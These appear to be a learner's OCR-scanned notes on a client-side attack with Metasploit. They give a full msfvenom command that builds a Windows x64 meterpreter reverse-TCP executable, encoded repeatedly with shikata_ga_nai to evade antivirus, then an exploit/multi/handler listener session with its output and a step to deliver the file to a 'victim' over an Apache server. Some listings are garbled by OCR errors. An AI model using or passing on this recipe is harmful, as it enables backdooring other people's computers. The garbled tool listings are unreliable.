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Client Side attack

If system is somewhere in the network try create malware and send to victim as he processes it we get access to victim's system.

Malware ->in a file malware can be injected and sent.

MSFVnom

Payload is virus file created using MSFVENOM (msfpayload + msfencode).

It can create payloads and encodes.

Lists displays different types of payloads

```
| Description | Salar | Description | Descri
```

Reverse connection

When encode again & again more chances of bypassing antivirus.

Drawback – more iteration malware size becomes more (less likely to be downloaded).

- -f specifies format
- -o for output

We are trying to create a malware file in the root we can mention any location in exe.

```
windows/66/pingback_reverse_tcp
windows/66/powershell_bind_tcp
windows/66/powershell_bind_tcp
windows/66/powershell_bind_tcp
windows/66/shell/bind_ipp6_tcp_unid
windows/66/shell/bind_ipp6_tcp_unid
windows/66/shell/bind_ipp6_tcp_unid
windows/66/shell/bind_tcp_rc4
windows/66/shell/bind_tcp_rc4
windows/66/shell/bind_tcp_rc4
windows/66/shell/bind_tcp_unid
windows/66/shell/bind_tcp_rc4
windows/66/shell/bind_tcp_rc4
windows/66/shell/bind_tcp_unid
windows/66/shell/bind_tcp_unid
windows/66/shell/bind_tcp_rc4
windows/66/shell/bind_tcp_unid
windows/66/shell/bind_tcp_unid
windows/66/shell/bind_tcp_unid
windows/66/shell/bind_tcp_unid
windows/66/shell/breverse_tcp_rc4
windows/66/shell/bind_tcp_rc4
windows/66/shell/bind_tcp_rc4
windows/66/shell/bind_tcp_rc4
windows/66/shell/breverse_tcp_rc4
windows/66/shell/bind_tcp_rc4
windows/66/shell/bind_tcp_rc
```


From host malware to victim when downloaded we will be able to connect

Lhost listener host

Lpost listener post

Windows/meterpreter/Reverse_tcp- payload from the list

Windows/64/meterpreter/Reverse tcp for 64 system



```
__(root⊙ kali)-[~]

# msfvenom — list formats
Framework Executable Formats [--format <value>]
    Name
    asp
    aspx
    aspx-exe
    axis2
    dll
    elf
    elf-so
    exe
    exe-only
    exe-service
    exe-small
    hta-psh
    jar
    jsp
    loop-vbs
    macho
    msi
    msi-nouac
    osx-app
    psh
    psh-cmd
    psh-net
    psh-reflection
    python-reflection
    vba
    vba-exe
    vba-psh
    vbs
    war
Framework Transform Formats [--format <value>]
    Name
    base32
    base64
    bash
    C
    csharp
    dw
    dword
    hex
```

```
___(root@ kali)-[~]
# msfvenom — list platforms
Framework Platforms [--platform <value>]
```

```
Name
aix
android
apple_ios
arista
brocade
bsd
bsdi
cisco
firefox
freebsd
hardware
hpux
irix
java
javascript
juniper
linux
mainframe
mikrotik
multi
netbsd
netware
nodejs
openbsd
osx
php
python
r
ruby
solaris
unifi
unix
unknown
windows
```

Encoder- used to bypass any antivirus present in the system.

To attack a windows machine this command we create listener host malware Ip address used here is kali ip

Command to create malware

sudo msfvenom -p windows/x64/meterpreter/reverse_tcp -a x64 --platform windows LHOST=192.168.42.132 LPORT=4545 -e x86/shikata_ga_nai -i 5 -f exe -o /home/kali/malware.exe

Set the listener process

How will our system get access – for that we need to set how to set listener process.

Manual method to set listener

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Payload options (generic/shell_reverse_tcp):
          Current Setting Required Description
   Name
   LHOST
                                      The listen address (an interface may be specified)
                            yes
   LPORT 4444
                                      The listen port
                            yes
Exploit target:
   Id Name
   0
       Wildcard Target
                  handler) > set payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(mu
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Payload options (windows/x64/meterpreter/reverse_tcp):
            Current Setting Required Description
   Name
                                     Exit technique (Accepted: '', seh, thread, process, none)
   EXITFUNC process
                                     The listen address (an interface may be specified)
   LHOST
                            yes
   LPORT
            4444
                           yes
                                     The listen port
Exploit target:
   Id Name
   0 Wildcard Target
msf6 exploit(multi/handler) >
```

Give same Iport which we used

```
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST ⇒ 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 4545
LPORT ⇒ 4545
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name Current Setting Required Description

Payload options (windows/x64/meterpreter/reverse_tcp):

Name Current Setting Required Description

EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4545 yes The listen port

Exploit target:

Id Name

------
0 Wildcard Target

msf6 exploit(multi/handler) > ■
```

Now after exploit command listener is set

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4545
```

Send it through apache server